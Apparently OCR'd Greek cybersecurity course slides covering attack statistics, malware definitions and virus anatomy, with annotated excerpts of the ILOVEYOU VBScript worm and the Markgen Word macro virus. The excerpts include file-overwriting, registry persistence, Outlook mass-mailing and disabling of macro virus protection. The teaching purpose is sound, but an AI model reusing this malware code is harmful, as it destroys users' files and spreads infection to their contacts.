

Ενότητα 7 - Εφαρμογή μιας αποτελεσματικής πολιτικής για την ασφάλεια στον κυβερνοχώρο

Διασφάλιση του κινδύνου που συνδέεται με τις κυβερνοεπιθέσεις

Ενότητα 7- C1 Προσδιορισμός λειτουργικών τομέων, χαρτογράφησή τους, διασφάλιση της ασφαλούς διαλειτουργικότητάς τους - Ανάγκες, διαπιστώσεις, ανάλυση

Οι απειλές

Οι απειλές

S 10					
Ενότητα 7 - Εφαρμογή μιας αποτελεσματικής πολιτικής για την ασφάλεια στον κυβερνοχώρο		BC 3	45	6	6
Ενότητα 7-A - Ορισμοί των εννοιών ασφάλειας και προστασίας					
UE7-A-1	Ασφάλεια και προστασία, δύο ξεχωριστοί αλλά εξίσου σημαντικοί τομείς		15	2	2
UE7-A-2	Κυβερνοασφάλεια: μια κοινή όραση μεταξύ χρηστών και σχεδιαστών εξοπλισμός, δίκτυα μετάδοσης, υπηρεσίες διαχείρισης δεδομένων				
UE7-C - Κάλυψη του κινδύνου που συνδέεται με τις κυβερνοεπιθέσεις					
UE7-C-1	Προσδιορισμός λειτουργικών τομέων, χαρτογράφησή τους, εξασφάλιση ασφαλή διαλειτουργικότητα - Ανάγκες, διαπιστώσεις, ανάλυση		15	2	2
UE7-C-2	Ασφάλιση για την κάλυψη των δαπανών που προκύπτουν από κυβερνοεπιθέσεις συστημάτων πληροφοριών				
UE7-D - Οργάνωση των διαδικασιών για τη διασφάλιση της κυβερνοασφάλειας της επιχείρησης και του περιβάλλοντός της					
UE7-D-1	Οι φάσεις της δράσης: πρόβλεψη και παρακολούθηση, αντίδραση και καταπολέμηση, αποκατάσταση		15	2	2
UE7-D-2	Διαχείριση της εσωτερικής και εξωτερικής επικοινωνίας με τους συνεργάτες, τους προμηθευτές, πελάτες				

Οι τρόποι λειτουργίας

QUELS SONT LES MODES OPÉRATOIRES DES CYBERCRIMINELS ?

PHISHING
60 %

**EXPLOITATION
D'UNE FAILLE** 43 %

ATTAQUE DDOS
34 %

**ARNAQUE
AU
PRÉSIDENT**
28 %

**ATTAQUES
DDOS** +11 %
**ARNAQUES
AU PRÉSIDENT** -13 %

**TENTATIVES
DE CONNEXION**
34 %

CAUSES DES CYBERATTAQUES

35 %

mise en place
d'applications
non approuvées

34 %

vulnérabilités
résiduelles
permanentes

33 %

négligence ou
erreur de manipulation
ou de configuration

Coût des cyberattaques en France

Coût annuel de la cybercriminalité en France,
en milliards de dollars américains

Κυβερνοεπιθέσεις
Στατιστικά



Technology Market Insights

Περιβάλλον ασφάλειας



GSE: Παγκόσμιο περιβάλλον ασφάλειας




LSE: Τοπικό περιβάλλον ασφάλειας




ESE: Ηλεκτρονικό περιβάλλον ασφάλειας


Αποκλειστική ζώνη



Κυκλοφορία



Προστασία / ντουλάπια ασφαλείας - κάγκελα



Λογική βόμβα


Κακόβουλη λογική που ενεργοποιείται όταν πληρούνται συγκεκριμένες προϋποθέσεις. Συνήθως προκαλεί άρνηση υπηρεσίας ή ζημιά στους πόρους του συστήματος.



Δούρειος ίππος


Πρόγραμμα που φαίνεται να έχει μια χρήσιμη λειτουργία, αλλά διαθέτει επίσης μια κρυφή και δυνητικά κακόβουλη λειτουργία που παρακάμπτει τους μηχανισμούς ασφαλείας, εκμεταλλευόμενο μερικές φορές τις νόμιμες εξουσιοδοτήσεις μιας οντότητας του συστήματος που καλεί αυτό το πρόγραμμα.

Ιογενής παθολογία



Αυτοαναπαραγόμενο πρόγραμμα

Πρόγραμμα που είναι ικανό να δημιουργεί αντίγραφα του εαυτού του.



Ιός

Είναι ένα κρυφό, αυτοαναπαραγόμενο τμήμα ενός προγράμματος υπολογιστή, που συνήθως εφαρμόζει κακόβουλη λογική, το οποίο εξαπλώνεται μολύνοντας, δηλαδή εισάγοντας ένα αντίγραφο του εαυτού του σε - και γινόμενο έτσι μέρος - ενός άλλου προγράμματος. Ένας ιός δεν μπορεί να λειτουργήσει από μόνος του, χρειάζεται ένα πρόγραμμα-ξενιστή για να ενεργοποιηθεί.



Σκουλήκι

Πρόγραμμα που μπορεί να λειτουργήσει ανεξάρτητα και να διαδώσει μια πλήρη έκδοση του εαυτού του σε άλλο δίκτυο. Μπορεί να καταναλώνει πόρους με καταστροφικό τρόπο.

Ανατομία του ιού

1) Λειτουργία αναζήτησης

Επιτρέπει τον εντοπισμό του στόχου στον οποίο θα αναπαραχθεί.

Καθορίζει πότε πρέπει να γίνει η μόλυνση, η αναπαραγωγή.



2) Λειτουργία αναπαραγωγής

Αυτοαναπαραγόμενο τμήμα του κώδικα που επιτρέπει στον ιό να εισβάλει στον στόχο του.

Ανατομία του ιού

2) Λειτουργία αναπαραγωγής

a) Μόλυνση ενός τομέα εκκίνησης



Ανατομία του ιού

2) Λειτουργία αναπαραγωγής

γ) Εκτελέσιμα ιούς

ιός με επικάλυψη




ιός χωρίς κάλυψη



Ανατομία του ιού

2) Λειτουργία αναπαραγωγής

b) Αποστολή μέσω μηνυμάτων



3) Λειτουργία καταστροφής

αποφασίζει πότε πρέπει να πραγματοποιηθεί μια ενέργεια και την εκκινεί. Δεν καταστρέφει πάντα κάτι.

4) Λειτουργία καμουφλάζ

Απόκρυψη του ιού από τα μάτια του χρήστη και από την ανίχνευση του antivirus. Ονομάζεται επίσης και «κρυψίνοια».

Ζωολογία: I LOVE YOU

```
rem barok -loveletter(vbe) <i hate go to school>
rem by: spyder / ispydermail.com / GRAMMERSoft Gr
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullName,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel132.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
```

Όποιο και αν είναι το σφάλμα,
συνεχίζουμε

10

20

Αντιγραφή
του ιού

Ζωολογία: I LOVE YOU

```
sub listadriv
On Error Resume Next
Dim d,dc,s
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")
end if
Next
listadriv = s
end sub
sub infectfiles(folderspec)
On Error Resume Next
dim f,fl,fc,ext,ap,mircfname,s,bname,mp3
set f = fso.GetFolder(folderspec)
set fc = f.Files
for each fl in fc
ext=fso.GetExtensionName(fl.path)
ext=lcase(ext)
s=lcase(fl.name)
```

```
if (ext="vbs" or ext="vbe") then
set ap=fso.OpenTextFile(fl.path,2,true)
ap.write vbscopy
ap.close
elseif(ext="js" or ext="jse" or ext="css" or ext="vsh" or ext="set" or ext="hta") then
set ap=fso.OpenTextFile(fl.path,2,true)
ap.write vbscopy
ap.close
bname=fso.GetBaseName(fl.path)
set cop=fso.GetFile(fl.path)
cop.copy(folderspec&"\ "&bname&".vbs")
fso.DeleteFile(fl.path)
elseif(ext="jpg" or ext="jpeg") then
set ap=fso.OpenTextFile(fl.path,2,true)
```

Τροποποίηση αρχείων με την επέκταση:

-vbs ή vbe

-js, jse, κ.λπ.

-jpg ή jpeg.

Ζωολογία: I LOVE YOU

```
if (fso.GetFolderExists(folderspec)) then
```

```
msg = 0
```

```
else
```

```
msg = 1
```

```
end if
```

```
fileexist = msg
```

```
end function
```

```
sub spreadtoemail()
```

```
On Error Resume Next
```

```
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
```

```
set regedit=CreateObject("WScript.Shell")
```

```
set out=WScript.CreateObject("Outlook.Application")
```

```
set mapi=out.GetNameSpace("MAPI")
```

```
for ctrlists=1 to mapi.AddressLists.Count
```

```
set a=mapi.AddressLists(ctrlists)
```

```
x=1
```

```
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
```

```
if (regv="") then
```

```
regv=1
```

```
end if
```

```
if (int(a.AddressEntries.Count)>int(regv)) then
```

```
for ctrentries=1 to a.AddressEntries.Count
```

```
malead=a.AddressEntries(x)
```

```
regad=""
```

```
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
```

```
if (regad="") then
```

```
set male=out.CreateItem(0)
```

```
male.Recipients.Add(malead)
```

```
male.Subject = "ILOVEYOU"
```

```
male.Body = vbCrLf&"kindly check the attached LOVELETTER c"
```

```
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.v")
```

```
male.Send
```

```
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
```

```
end if
```

160

έλεγχος του βιβλίου
διευθύνσεων

έλεγχος για ική υπογραφή

180

δημιουργία του μηνύματος που
στάλθηκε

190

Ζωολογία: MARKGEN

```
Private Sub Document_Close()  
    On Error Resume Next  
    If ActiveDocument.SaveFormat = wdFormatDocument Or  
       ActiveDocument.SaveFormat = wdFormatTemplate Then  
  
        Const exi = "la macro de colombia"  
        Dim DInfec, plainfec As Boolean  
        Dim Docu, Plan As Object  
        Dim modulin, contemodu, Ninfec As String  
        Dim Nume As Integer  
        Dim Copform As Object  
  
        Set Docu = ActiveDocument.VBProject.VBComponents.Item(1)  
        Set Plan = NormalTemplate.VBProject.VBComponents.Item(1)  
  
        SaveDoc = ActiveDocument.Saved  
        Saveplan = NormalTemplate.Saved  
  
        DInfec = Docu.codemodule.Find(exi, 1, 1, 40000, 40000)  
        Plainfec = Plan.codemodule.Find(exi, 1, 1, 40000, 40000)  
        Ninfec = "" & " " & Application.UserName & Chr(13) &  
                "" & " " & Application.UserInitials & Chr(13) &  
                "" & " " & Application.UserAddress & Chr(13) &  
                "" & " " & Now() & Chr(13) &  
                "" & " "  
  
        Options.VirusProtection = False  
  
        Nume = Mid(Int(Rnd() * 10), 1, 1)  
        Nume = Nume  
        numel = 7
```

Ενεργοποίηση μόνο αν το έγγραφο Word είναι κλειστό

Δημιουργία μιας αλυσίδας χαρακτήρων με τις πληροφορίες του χρήστη

10

20

30

Ζωολογία: MARKGEN

```
If Nume = nume1 Or Plainfec = False Then  
  If DInfec = True And Plainfec = False Then  
    Docu.codemodule.addfromstring Ninfec  
    contemodu = Docu.codemodule.Lines(1, Docu.codemodule.CountOfLines)  
    Plan.codemodule.addfromstring contemodu  
  End If  
  If DInfec = False And Plainfec = True Then  
    Plan.codemodule.addfromstring Ninfec  
    contemodu = Plan.codemodule.Lines(1, Plan.codemodule.CountOfLines)  
    Docu.codemodule.addfromstring contemodu  
  End If  
  If SaveDoc = True Then ThisDocument.Save  
  If SaveDoc = True Then NormalTemplate.Save  
End If  
End If  
  
sd = Day(Now()) & "-" & Month(Now()) & "-" & Year(Now())  
sd = Trim(sd)  
If Year(Now()) >= 2000 And Month(Now()) > 6 Then  
  ChangeFileOpenDirectory "C:\Windows\  
  For i = 1 To 999999991  
    ActiveDocument.SaveAs FileName:=("AA" & i & "AA.DOC"), FileFormat:= _  
    wdFormatDocument, LockComments:=False, Password:="", AddToRecentFiles:= _  
    True, WritePassword:="", ReadOnlyRecommended:=False, EmbedTrueTypeFonts:= _  
    False, SaveNativePictureFormat:=False, SaveFormsData:=False, _  
    SaveAsAOCELetter:=False  
  Next  
End If  
End Sub
```

40

συλλογή πληροφοριών
σχετικά με τη ζωή του
εγγράφου

50

60

